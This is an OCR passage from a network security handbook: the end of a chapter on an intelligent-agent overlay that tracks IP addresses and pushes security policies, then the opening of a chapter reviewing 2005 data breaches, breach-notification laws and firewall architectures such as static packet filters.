


EXHIBIT 127.1 Intelligent agent overlay network.

changes in the environmental state and to react appropriately. Since the network state is complex, the applications must interact with many environmental conditions, sources, and possible reactions." This provides the conceptual framework for developing the network of intelligent agents. The agents and the network will provide the ability of adaptation [5–8].

The method to provide the agents and the network with the ability to adapt will be drawn from the research of Badrinath et al. [4] and Holland [9]. These researchers have discovered the common framework for incorporating adaptability within agents and complex systems. The framework will be modeled after a three-tier architecture, where there will be one central server that receives and transmits all security and IP address modifications.

Architecture

The three-tier architecture is comprised of the following three components:

1. The intelligent agents
2. The centralized manager (CM)
3. The system console

Each component will be briefly described in the following sections. Along with providing a framework that will allow agents to modify their collocated application, the CM, and in essence the security team, must know the devices that are currently deployed on the network. Therefore, this framework will include two primary objectives:

1. Modify currently deployed components with security modifications.
2. Maintain a centralized repository of devices deployed throughout the network.

The second objective will be somewhat limited because of the difficulties of identifying deployed devices that are communicating via a proxy, virtual private network (VPN), or any other type of masking or translation protocol. Exhibit 127.2 illustrates the conceptual three-tier network.




EXHIBIT 127.2 Three-tier architecture.

Intelligent Agents

The intelligent agents are built upon the concepts of artificial intelligence [10] where software-based agents, or softbots, can be utilized to provide intelligent decision making founded on a predetermined model. In this scenario, the intelligent agents will utilize the conceptual model of an expert system [10]. Each agent will have a predefined rule set that it will use to determine its actions [9].

In this solution, each agent has been coded in the Java programming language and each expert system within the agent is based on "if then else" statements to perform its events. The IP table and the security policy table are the main elements of the intelligent agents and the CM.

- The IP table is a file that contains all the identified IP addresses currently deployed on the network.
- The security policy table is a file that contains a device identifier and the device's security rule.

Each agent will possess an IP table file. The agent is responsible for monitoring the network traffic and updating its IP table in the event that an IP address is not listed. After the IP address is added to the agent's IP table, it then generates an alert to the CM of the new IP address. The CM is then responsible for generating an email alert or some other notification to security personnel for attention. Maintaining an IP table on each agent will minimize the overall alerts that may be generated after a period of monitoring or learning. This learning process can be accelerated by manually inputting all of the current IP addresses on the network and having the centralize manager broadcast a new IP table to all agents. In addition, having the numerous agents deployed throughout the network will provide significant coverage for identifying newly added IP addresses. This provides the self-aware concept of network security.

The second essential element contained in the agent is the security policy table. This provides the ability of a CM to remotely update a device's security rule set from a central location. The agent determines, via the identifier on the security policy updates, if the security statement is targeted for its associated device. This concept goes beyond the scope of this project. This function will provide the ability of the agent to interact with its associated device or devices to update their rule sets based on the updates received from the CM. This function will require cooperation from various vendors to provide application-programming interfaces (API) for each device utilized in the network. This project implemented a basic security policy update function for testing and verification purposes.

Centralized Manager

The centralized manager (CM) is the second tier of this conceptual architecture. Its main functions include the following:

1. To receive agent updates of newly discovered IP addresses
2. To update the central IP table with new IP addresses
3. To send out new IP address information to all agents
4. To send out security policy information
5. To generate alerts via email to notify security personnel of new IP addresses discovered on the network
6. To maintain a list of agents not communicating.

The CM is the focal point of this architecture. It maintains an IP table of all authorized IP addresses on the network. If a new IP address is discovered via an intelligent agent, the CM is responsible for notifying the security administrator. The CM is also needed to update the individual agents on the network. Therefore, firewalls and routers that filter segments of the network must allow traffic to and from the CM on port 7110 and from the agents on port 7100. The CM must also be able to identify agents with which it has adrift communications and generate an alert for these agents.

Console

The console application in the three-tier architecture will be used to configure the CM remotely. In this project, the console was not be implemented. The entire CM configuration was applied directly to the CM Java code. The following are some of the projected functions of the console:

1. To configure the CM
2. To generate reports
3. To add or delete IP addresses from the CM

These are some of the basic functions that would be provided by the console in the three-tier architecture. Because the functionality of the console was not an influence on this project, it was omitted from the implementation testing.

Communications Protocol

The policy table, which is composed of device identifier and policy string, is used to perform security policy updates on the corresponding system. The IP table is utilized to maintain authorized IP addresses on the network. This table is modified via CM updates and any new IP addresses that are unidentified are relayed to the CM for notification purposes. The communications with the intelligent agents utilize TCP/IP on port 7100. The communications with the CM utilizes TCP/IP on port 7110.

Exhibit 127.3 depicts the various communications that occur based on function processes between the agents and the CM. In the first scenario, the intelligent agent has detected a new IP address on the network and opens communications with the CM to inform the manager of the newly detected IP address. The CM responds to the agent that it has received the IP notification. In the second scenario, the agent is requesting a new IP table from the CM. This occurs if a new agent is brought online or if the IP table becomes corrupted on the agent. The CM responds to the request with the IP table that resides on the CM and the agent confirms that it has received the IP table. If the agent does not respond in a timely fashion that it has received the IP table from the CM, the CM will resend the IP table. In the third scenario, the CM is performing an IP table broadcast. This occurs when the console configures new IP addresses on the CM causing additions or deletions to be made on the CM IP table. These changes need




EXHIBIT 127.3 Communications protocol.

to be communicated to all the agents to reduce traffic flow based on new authorized IP addresses appearing on the network and the agents generating new IP address alerts.

In the fourth scenario, the console has configured the CM by the removing of an IP address or range. Instead of the CM broadcasting the entire IP table, which would increase network traffic depending on the size of the table, the CM only communicates an IP table remove for the newly removed IP addresses. The intelligent agents will then perform a remove function and remove the indicated IP addresses from its local IP table. In the fifth scenario, the CM communicates a security policy update broadcast. The agents receive the broadcast and determine, via the device identifier field, whether or not to process the request on its associated device. The agent's respond with a security policy update received response. The sixth scenario depicts the communications related with the security policy broadcast. Like the IP

table broadcast, the same communication functions are performed, but only on the security policy table file. Finally, the last communications scenario demonstrates the protocol for a security policy request. Like the IP table request, the same general functions are also performed here, but only to the security policy file.

Results

The objective of this project was to build and test the foundational framework for this conceptual infrastructure. Additional research must be performed to monitor the self-awareness functionality of the intelligent overlay network. This typically includes the use of network simulation software that can simulate a multinode/multiagent network. The testing of the conceptual framework involved monitoring network traffic requests and responses in different situations.

One of the tests results verified that the agents were able to identify if a security policy update was needed for their corresponding system. The CM was able to generate a packet with the appropriate identifier tag and policy string and communicate that packet of information to the agent. The CM and agent both were able to respond in the designated communication protocol. This was verified by monitoring the transmitted packets via sniffer software.

The next test involved the removing of an IP address from the agent's IP table. The agents were able to remove IP addresses from their IP table when the CM broadcasted an IP remove call. The network communications were monitored and provided evidence that the communications protocol was correctly performed. The removal process was verified by examining the IP address table before and after the IP removal call. The test verified two different scenarios. The first scenario was to verify that the IP address that was to be removed was actually defined in the agent's IP table and then verify that it was removed. The second scenario involved having the IP address absent from the agent's IP table and verify that no action was performed.

The next test was to verify that the agent could perform a successful IP add. The intelligent agents were able to perform an IP add based on the CM broadcast of an IP add through the network. The CM was able to construct the appropriate IP packet that contained the function identifier and IP address. The communications was monitored and verified that the communications protocol was performed as designed and that the packet information was correct. This test was also conducted using two different scenarios. The first scenario verified that the IP address to be added was already present in the agent's IP table. When the agent received the IP address to add, it was able to determine that IP address already resided in the IP table and ignored the add function call. The second scenario verified the agent's ability to add the IP address to its IP table. The agent's IP table was observed to verify that the IP address to add was indeed absent. After the communications process was complete, the agent's IP table was examined and the IP address insertion was verified.

The final examination was to test the agent's ability to notify the CM in the case of a new IP address discovered on the network. The agents were able to notify the CM when it observed a new IP address transmitted on the network by verifying the communications between the agent and CM. The communications were confirmed to be correct in the area of request and response. Also, the agent was able to produce a packet containing the new IP address and transmit it successfully to the CM. This test also contained two different scenarios. The first scenario utilized an IP address that did not reside in the CM IP table. The process was executed and the CM IP table was examined. It was verified that the IP was added to the CM IP table successfully. The second scenario consisted of executing the new IP process with the IP address residing in the CM IP table. It was verified that the CM did not include the existing IP address to its IP table.

These results validate the success of the core foundational components of the three-tier architecture. This demonstrates the foundational theory of adaptation. For systems to survive, they must be self-aware to defend their existence. They accomplish this task of continued propagation by adapting to the changes

in their environment. The adaptation techniques utilized are simple "if then else" statements, but with expert judgment built into the decision making process.

Future Considerations

One area that can be considered for improvement is that of the IP table. The IP table contains the IP addresses on the network, but only in host-specific formation. This can produce a large file that must be maintained by the intelligent agents and the CM. In addition of minimizing the IP table with suitable IP ranges, the use of a more advanced search algorithm would be beneficial. The current search algorithm searches the IP table line by line for a match. This type of searching produces significant lag time in the processing of the IP table. Along with the need for a better searching algorithm, a better sorting algorithm should be utilized to assist the search process.

Another consideration would be using a holding space for IP addresses to be processed. Many IP packets could be transmitted through the network while the agent is preoccupied processing an IP address for verification. This indicates that the agent could miss other IP addresses. A separate process should be implemented to buffer the sniffed IP addresses into a file for future processing. This would help to ensure that all IP packets are being monitored without delaying network traffic or agent processing time. There are other small items that can be implemented to improve this architecture like the limit on the IP and policy array size. Currently, the array size limits the number of IP addresses and security policy information to a maximum of 200 lines. The array size should be dynamic.

Agents must be tailored for each device with which they associate. This is a major undertaking because each agent will be responsible for monitoring the security updates for a particular network device. This will necessitate that each agent have the ability to modify the network device's security rule set through an API. This task could be quite difficult, depending on the number a various vendor devices deployed throughout the network.

Because agents maintain security policy information regarding other agents, then the agents are self-aware of the configurations of other devices and could have a monitoring function for basic violations that occur within the network and could notify the CM. This would require each agent being aware of its immediate neighbors and their functionality based on the rule sets defined in the policy table. The agents would then monitor the network traffic and would be able to identify any immediate security policy violations with neighboring agents. This would also improve the concept of an IDS, where many deployed agents would be providing an IDS capability and the ability for an intruder to circumvent the numerous IDS agents would be difficult.

Finally, there is a problem where the IP table and security policy table can grow in size depending on the size of the network and number of deployed agents. This could be solved with a function imbedded in each agent that executes when the agent's associated device is taken offline permanently. The agent would issue a permanent removal request to the CM. The CM would then completely remove that agent, associated device, related security policy, and corresponding IP address from its table information. Indeed, there are other areas in which improvement can be made on this architecture; however, these provide some immediate issues to be considered for advancing this concept.

Conclusion

As stated by Atighetchi et al. [2], "Adaptive use of network-based capabilities is key to successful and effective defense." This provides the motivation behind this research. The reason for this research was to search for a solution to the problem of illegal misuse, theft, or tampering of another's data and/or communication equipment. Many network-centric security measures mitigate this problem but only to a certain degree. The complexity of the network and devices along with the stress and high workload of the security personnel, make the solution of network-centric measures fall short of their goal.

The process of notification of when the network is modified also complicates the problem. Therefore, this research takes the approach of relieving the human factor from the equation by utilizing intelligent agents and an adaptive conceptual framework to provide an automated solution. This automated solution must have some type of human factor to receive and process alerts generated by this framework. However, instead of alerts possibly being generated in various areas of the network, this framework provides one centralized location to receive the alerts to be processed. This reduces the problem of the complexity of the network environment.

Acknowledgments

This work was provided for the project course of information security at Nova Southeastern University. I would like to thank God, Dr. James Cannady, and Dr. Albert-László Barabási for their presentations and insight on the topics concerning artificial intelligence, information security, chaos theory, complexity theory, adaptation, and scale-free networks.

References

1. Levin, D., Tenney, Y. J., and Henri, H. 2001. Issues in human interaction for cyber command and control. In *Proceedings of the DARPA Information Survivability Conference and Exposition*, pp. 141–151. IEEE, New York.
2. Atighetchi, M., Pal, P., Webber, F., and Jones, C. 2003. Adaptive use of network-centric mechanisms in cyber-defen. In *Proceedings of the Sixth IEEE International Symposium on Object-Oriented Real-Time Distributed Computing*, pp. 14–16. IEEE, New York.
3. Vukelich, D. F., Levin, D., and Lowry, J. 2001. Architecture for cyber command and control: Experiences and future directions. In *Proceedings of the DARPA Information Survivability Conference and Exposition*, p. 155. IEEE, New York.
4. Badrinath, B., Fox, A., Kleinrock, L., Popek, G., Reiher, P., and Satyanarayanan, M. A. 2000. Conceptual framework for network and client adaptation. *Mobile Networks and Applications*, 5, 221–231.
5. Foster, P. L. 2000. Adaptive mutation: Implications for evolution. *BioEssays*, 22 1067–1074.
6. Kasiolas, A., Nait-Abdesselam, F., and Makrakis, D. 1999. Cooperative adaptation to quality of service using distributed agents. *IEEE*, 502–507.
7. Lerman, K. and Galstyan, A. 2003. Agent memory and adaptation in multi-agent systems. *AAMAS*, pp. 797–803. ACM New York Press, New York.
8. Raz, O., Koopman, P., and Shaw, M. 2002. Enabling automatic adaptation in systems with under-specified elements. *WOSS '02*, pp. 55–61. ACM New York Press, New York.
9. Holland, J. H. 1995. *Hidden Order: How Adaptation Builds Complexity*. Perseus Books, Reading, PA.
10. Norvig, P. and Russell, S. 2003. *Artificial Intelligence: A Modern Approach*. Prentice Hall, Upper Saddle River, NJ.

An Examination of Firewall Architectures

Perspective

Firewall Fundamentals: A Review

Network Security: A Matter of Balance • Static Packet Filter • Dynamic (Stateful) Packet Filter • Circuit-Level Gateway • Application-Level Gateway • Stateful Inspection • Cutoff Proxy • Air Gap • Application-Specific Integrated Circuit-Based Firewalls • Intrusion Prevention Systems • Deep Packet Inspection • Unified Threat Management

Firewall Platforms

OS Hardening • Hardware-Based Firewalls • Other Considerations • Firewall Considerations for the Security Manager

Mitigation of Viruses and Worms

Anti-Virus Considerations • What Anti-Virus Solution is Right for You? • The Future of Anti-Virus Technologies • Worm Considerations • Future Worm Considerations

Remote Access Security

Encryption of all Data that Traverses Public Networks • Security of the Remote Endpoint: Firewalls • Security of the Remote Endpoint: Anti-Virus Updates • Authentication • Personal Use of the PC or Laptop by the Employee • Actions of a Disgruntled Employee • Security Management

Privacy Issues

Insider Threats

Infrastructure

Application Security

Wireless Security

Patch Management

Looking Toward the Future

Zero-Hour Threats • Socially Engineered Blended Threats • P2P-Skype: Both a Technical Marvel and Perhaps a Pandora's Box

Conclusion

References

Paul A. Henry

Perspective

2005 can be described as a tough year for network security or, perhaps better yet, as a tough year for those who did not take network security seriously. ID theft was a hot topic for the year with breach after breach exposing the personal data of so many individuals. There is unfortunately no hard data that details specifically just how many of the data exposures actually resulted in cases of ID theft. The potential credit nightmares that the individuals will potentially face should not be taken lightly. Cleaning up your credit as a result of ID theft is time consuming, can be expensive, and even after it is cleaned up can still haunt the victim for many years. In looking at data found on the Internet in Exhibit 146.1 for the first six months of 2005 alone, nearly 50 million individuals had their personal information exposed:

EXHIBIT 146.1 Loss or theft of Personal Identification Information in Q1–Q2 2005

Date Made Public	Name	Type of Breach	Number of Exposed People
2/15/2005	ChoicePoint	ID thieves accessed	145,000
2/25/2005	Bank of America	Lost backup tape	1,200,000
2/25/2005	PayMaxx	Exposed online	25,000
3/8/2005	DSW/Retail Ventures	Hacking	100,000
3/10/2005	LexisNexis	Passwords compromised	32,000
3/11/2005	Univ. of CA, Berkeley	Stolen laptop	98,400
3/11/2005	Boston College	Hacking	120,000
3/12/2005	NV Dept. of Motor Vehicles	Stolen computer	8,900
3/20/2005	Northwestern Univ.	Hacking	21,000
3/20/2005	Univ. of Nevada, Las Vegas	Hacking	5,000
3/22/2005	Calif. State Univ., Chico	Hacking	59,000
3/23/2005	Univ. of CA, San Francisco	Hacking	7,000
4/1/2005	Georgia DMV	Dishonest insider	"Hundreds of thousands"
4/5/2005	MCI	Stolen laptop	16,500
4/8/2005	San Jose Med. Group	Stolen computer	185,000
4/11/2005	Tufts University	Hacking	106,000
4/12/2005	LexisNexis	Passwords compromised	Additional 280,000
4/14/2005	Polo Ralph Lauren/HSBC	Hacking	180,000
4/14/2005	California FasTrack	Dishonest insider	4,500
4/15/2005	California Dept. of Health Services	Stolen laptop	21,600
4/18/2005	DSW/Retail Ventures	Hacking	Additional 1,300,000
4/20/2005	Ameritrade	Lost backup tape	200,000
4/21/2005	Carnegie Mellon Univ.	Hacking	19,000
4/26/2005	Michigan State Univ.'s Wharton Center	Hacking	40,000
4/26/2005	Christus St. Joseph's Hospital	Stolen computer	19,000
4/28/2005	Georgia Southern Univ.	Hacking	"Tens of thousands"
4/28/2005	Wachovia, Bank of America, PNC Financial Services Group and Commerce Bancorp	Dishonest insiders	676,000
4/29/2005	Oklahoma State Univ.	Missing laptop	37,000
5/2/2005	Time Warner	Lost backup tapes	600,000
5/4/2005	Colorado Health Dept.	Stolen laptop	1,600 (families)
5/5/2005	Purdue Univ.	Hacker	11,360
5/7/2005	Dept. of Justice	Stolen laptop	80,000
5/11/2005	Stanford Univ.	Hacker	9,900
5/12/2005	Hinsdale Central High School	Hacker	2,400
5/16/2005	Westborough Bank	Dishonest insider	750

Exhibit 146.1 (Continued)

Date Made Public	Name	Type of Breach	Number of Exposed People
5/18/2005	Jackson Comm. College, Michigan	Hacker	8,000
5/19/2005	Valdosta State Univ., GA	Hacker	40,000
5/20/2005	Purdue Univ.	Hacker	11,000
5/26/2005	Duke Univ.	Hacker	5,500
5/27/2005	Cleveland State Univ.	Stolen laptop	44,420
5/28/2005	Merlin Data Services	Bogus acct. set up	9,000
5/30/2005	Motorola	Computers stolen	Unknown
6/6/2005	Citifinancial	Lost backup tapes	3,900,000
6/10/2005	Federal Deposit Insurance Corp. (FDIC)	Not disclosed	6,000
6/16/2005	Cardsystems	Hacker	40,000,000
6/18/2005	Univ. of Hawaii	Dishonest insider	150,000
6/25/2005	Univ. of Connecticut	Hacker	72,000
Total			49,857,830

Organizations were warned that unless they got serious about security, government regulations would be imposed. With the high-profile breeches continuing to rise and setting new heights in 2005, our government took action and legislation was passed at the state level to address the issue as detailed in Exhibit 146.2.

The Internet remains in flux. As organizations take measures to plug a known security hole, hackers simply first move on to easier targets, and then as the target environment dwindles they alter their tactics to enable them to continue to wreak their havoc against a new target-rich environment. This was clearly demonstrated by the decline in the number of broad-based protocol-level attacks we have witnessed as the hacking community seemed to shift its focus to the application layer. The majority of protective

EXHIBIT 146.2 State Laws Regarding Security Breech Notification

State	Law	Effective Date
Arkansas	SB 1167	6/1/2005
California	SB 1386	7/1/2003
Connecticut	SB 650	1/1/2006
Delaware	HB 116	6/28/2005
Florida	HB 481	7/1/2005
Georgia	SB 230	5/5/2005
Illinois	HB 1633	1/1/2006
Indiana	SB 503	7/1/2006
Louisiana	SB 205	1/1/2006
Maine	LD 1671	1/31/2006
Minnesota	HF 2121	1/1/2006
Montana	HB 732	3/1/2006
Nevada	SB 347	10/1/2005
New Jersey	A4001	1/1/2006
New York	SB 5827	12/7/2005
North Carolina	HB 1048	2/17/2006
North Dakota	SB 2251	6/1/2005
Ohio	HB 104	2/17/2006
Pennsylvania	SB 721	7/1/2006
Rhode Island	HB 6191	7/10/2005
Tennessee	HB 2170	7/1/2005
Texas	SB 122	9/1/2005
Washington	SB 6403	7/24/2005

mechanisms in place today only offer protection by filtering on IP addresses and port (serviced) numbers; it is no wonder that application layer attacks have gained in popularity. More recently, social engineering has risen dramatically in the form of phishing, again demonstrating the flexibility and or adaptability of the hacking community.

The data from the 2005 CSI/FBI crime report paints a grim picture of the state of network security:

- The damage from virus attacks continues to be the highest overall cost to organizations.
- Unauthorized access had a dramatic increase in cost and has now replaced denial of service (DoS) attacks as the new second-most significant contributor to losses from computer crime
- Although the overall losses are perhaps lower, there has been a measurable increase in the losses associated with unauthorized access to information and the theft of proprietary information.
- Website defacements/incidents have increased sharply.
- The number of organizations reporting computer crime incidents to law enforcement continues to decline. The primary reason cited is the fear of negative publicity.

In the past, many organizations have cited competitive pressure as their primary reason for choosing popularity over security in consideration of how they go about securing their networks. Time and again I have heard that although an architecture or product is inarguably more secure, a company would be giving their competitor an advantage if the company offered its customers less transparency or convenience in connecting to its network.

In light of current legislation and the resulting first wave of civil penalties now being assessed, there may finally be sufficient motivation for a decisive change in how network security is viewed. Simply put, an organization's ability to mitigate the risk of the aforementioned civil penalties effectively moves network security from the deficit column to the asset column of the organization's balance sheet.

In closing, I recall a quote from October of 2000 from a friend and world renowned security expert Marcus Ranum, which I believe is still highly relevant today: "Firewall customers once had a vote, and voted in favor of transparency, performance and convenience instead of security; nobody should be surprised by the results."[1]

Firewall Fundamentals: A Review

The level of protection that *any* firewall is able to provide in securing a private network when connected to the public Internet is directly related to the architecture(s) chosen for the firewall by the respective vendor. Generally, most commercially available firewalls utilize one or more of the following firewall architectures:

- Static packet filter
- Dynamic (stateful) packet filter
- Circuit-level gateway
- Application-level gateway (proxy)
- Stateful inspection
- Cutoff proxy
- Air gap
- Intrusion prevention
- Deep packet inspection
- Total stream protection
- Unified threat management (UTM)

[1]From an email conversation with Marcus J. Ranum, the "Grandfather of Firewalls," firewall wizard mailing list, October 2000.




EXHIBIT 146.3 OSI and TCP/IP models.

Network Security: A Matter of Balance

Network security is simply the proper balance of trust and performance. All firewalls rely on the inspection of information generated by protocols that function at various layers of the OSI model as shown in Exhibit 146.3. Knowing the OSI layer at which a firewall operates is one of the keys to understanding the different types of firewall architectures. Generally speaking, firewalls follow two known rules:

- The higher the OSI layer the architecture goes to examine the information within the packet, the more processor cycles the architecture consumes.
- The higher in the OSI layer at which an architecture examines packets, the greater the level of protection the architecture provides because more information is available upon which to base decisions.

Historically, there had always been a recognized trade-off in firewalls between the level of trust afforded and speed (throughput). Faster processors and the performance advantages of symmetric multiprocessing (SMP) have narrowed the performance gap between the traditional fast packet filters and high-overhead-consuming proxy firewalls.

One of the most important factors in any successful firewall deployment is "who" makes the trust-performance decisions: (1) the firewall vendor, by limiting the administrator's choices of architectures, or (2) the administrator, in a robust firewall product that provides for multiple firewall architectures.

In examining firewall architectures, the most important fields, as shown in Exhibit 146.4, within the IP packet are:

- IP header as detailed in Exhibit 146.5
- TCP header as detailed in Exhibit 146.6
- Application level header
- Data-payload header




EXHIBIT 146.4 The most important fields within the IP packet.




EXHIBIT 146.5 The IP header.




EXHIBIT 146.6 The TCP header.

Static Packet Filter

The packet-filtering firewall is one of the oldest firewall architectures. A static packet filter as shown in Exhibit 146.7 operates at the network layer, or OSI layer 3.

The decision to accept or deny a packet is based upon an examination of specific fields as shown in Exhibit 146.8 within the packet's IP and protocol headers.

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number

Before forwarding a packet, the firewall compares the IP header and TCP header against a user-defined table—rule base—which contains the rules that dictate whether the firewall should deny or permit packets to pass. The rules are scanned in sequential order until the packet filter finds a specific rule that matches the criteria specified in the packet-filtering rule. If the packet filter does not find a rule that matches the packet, then it imposes a default rule. The default rule explicitly defined in the firewall's table typically instructs the firewall to drop a packet that meets none of the other rules.

There are two schools of thought on the default rule used with the packet filter: (1) ease of use, and (2) security first. "Ease of use" proponents prefer a default "allow all" rule that permits all traffic unless it is




EXHIBIT 146.7 A static packet filter operates at the network layer (OCI layer 3).

